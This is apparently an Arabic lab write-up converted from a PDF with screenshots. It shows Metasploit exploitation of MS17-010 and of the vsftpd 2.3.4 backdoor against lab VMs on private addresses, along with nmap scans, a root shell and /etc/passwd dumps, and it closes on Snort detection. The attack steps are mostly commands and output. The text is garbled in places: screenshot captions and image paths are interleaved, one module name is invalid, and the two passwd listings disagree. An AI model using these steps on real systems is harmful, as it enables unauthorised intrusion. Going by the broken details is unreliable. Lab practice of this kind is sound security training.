+ -- =[ 1468 payloads - 47 encoders - 11 nops
+ -- =[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf6 > use exploit/windows/smb/ms17_010_永恒蓝
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set RHOST 192.168.189.132
RHOST => 192.168.189.132
msf6 exploit(windows/smb/ms17_010_永恒蓝) > set LHOST 192.168.189.133
LHOST => 192.168.189.133
msf6 exploit(windows/smb/ms17_010_永恒蓝) > exploit
```

7.3 التحقق من وجود الثغرة

```
nmap -p 445 --script smb-vuln-ms17-010 192.168.189.132
```

The screenshot shows a terminal window titled '(kali㉿kali)-[~]' running on a Kali Linux desktop. The command entered was 'nmap -p 445 --script smb-vuln-ms17-010 192.168.189.132'. The output indicates a critical remote code execution vulnerability (ms17-010) exists in Microsoft SMBv1 servers. The disclosure date is 2017-03-14, and several references are provided.

```
(kali㉿kali)-[~]
$ nmap -p 445 --script smb-vuln-ms17-010 192.168.189.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-16 18:24 EDT
Nmap scan report for 192.168.189.132
Host is up (0.00094s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|       Disclosure date: 2017-03-14
|       References:
|         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
8443/tcp  closed http

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

7.4 فحص جميع المنافذ

```
sudo nmap -sS -p- 192.168.189.132-134
```

The screenshot shows a terminal window titled '(kali㉿kali)-[~]' running on a Kali Linux desktop. The command entered was 'sudo nmap -sS -p- 192.168.189.132-134'. The output shows a full port scan (-p-) on the target host. It lists numerous open ports, including various Microsoft services like ssh, telnet, http, msrpc, netbios-ssn, and microsoft-ds, along with many unknown ports (e.g., 10243, 49154, 49155, 49156, 49157). The MAC address of the host is also displayed.

```
(kali㉿kali)-[~]
$ nmap -sS -p- 192.168.189.132-134
You requested a scan type which requires root privileges.
QUITTING!
(kali㉿kali)-[~]
$ sudo nmap -sS -p- 192.168.189.132-134
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-16 18:55 EDT
Nmap scan report for 192.168.189.132
Host is up (0.00048s latency).

Not shown: 65518 closed tcp ports (reset)

PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsddapi
9121/tcp  open  unknown
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:F4:CB:38 (VMware)

Nmap scan report for 192.168.189.133
Host is up (0.00080s latency).

Not shown: 65505 closed tcp ports (reset)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
```

المرحلة السابعة: اختراق جهاز Linux 8.

8.1 استغلال شغرة vsftpd

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.189.133
exploit
```

RHOST → 192.168.189.133
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.189.133:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.189.133:21 - USER: 331 Please specify the password.
[*] 192.168.189.133:21 - Backdoor service has been spawned, handling ...
[*] 192.168.189.133:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.189.134:38797 → 192.168.189.133:6200) at 2025-08-16 19:12:02 -0400

File System

- Trash
- File
- Actions
- Edit
- View
- Help

Home

- id
uid=0(root) gid=0(root)
- ls
- bin
- boot
- cdrom
- dev
- etc
- home
- initrd
- initrd.img
- lib
- lost+found

8443.bil

- media
- mnt
- nohup.out
- opt
- proc
- root
- sbin
- srv
- sys
- tmp
- usr
- var
- vmlinuz
- uname -a

cat-payload



cat-payload

cat-payload

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

تنفيذ أوامر على الجهاز المخترق 8.2

```
id  
whoami  
uname -a
```



```
File Actions Edit View Help
kali@kali: ~
Trash
File Syste
Home
8443.bi
cat-payloa
cat-payloa

File Stream Connected 12536
File Stream Connected 12533
File Stream Connected 12532
File Stream Connected 12529
File Stream Connected 12528
File Stream Connected 12526
File Stream Connected 12525
File Stream Connected 12522
File Stream Connected 12521
File Stream Connected 12519
File Stream Connected 12518
File DGRAM 12505
File DGRAM 11722
File DGRAM 11048
File DGRAM 11745
File DGRAM 11715
File STREAM CONNECTED 10954
File STREAM CONNECTED 10953

linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:26:fc:05
          inet addr:192.168.189.133 Brdcast:192.168.189.255 Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:322 errors:0 dropped:0 overruns:0 frame:0
          TX packets:162 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34124 (33.3 KB) TX bytes:23419 (22.8 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:159 errors:0 dropped:0 overruns:0 frame:0
          TX packets:159 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:52373 (51.1 KB) TX bytes:52373 (51.1 KB)

cat /etc/passwd
```

عرض قائمة المستخدمين 8.3

```
cat /etc/passwd
```

```
File Actions Edit View Help
kali@kali: ~
Trash
File Syste
Home
8443.bi
cat-payloa
cat-payloa

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:101:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user1:x:1001:1001:just a user,111,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

8.4 عرض تفاصيل الشبكة

ifconfig

```
TX packets:159 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
          RX bytes:52373 (51.1 KB) TX bytes:52373 (51.1 KB)

history
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:12:12:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

الخاتمة .9

أثبتت التجربة أن:

- **نظام فعال في الكشف عن الهجمات إذا تم تهيئته جيداً** Snort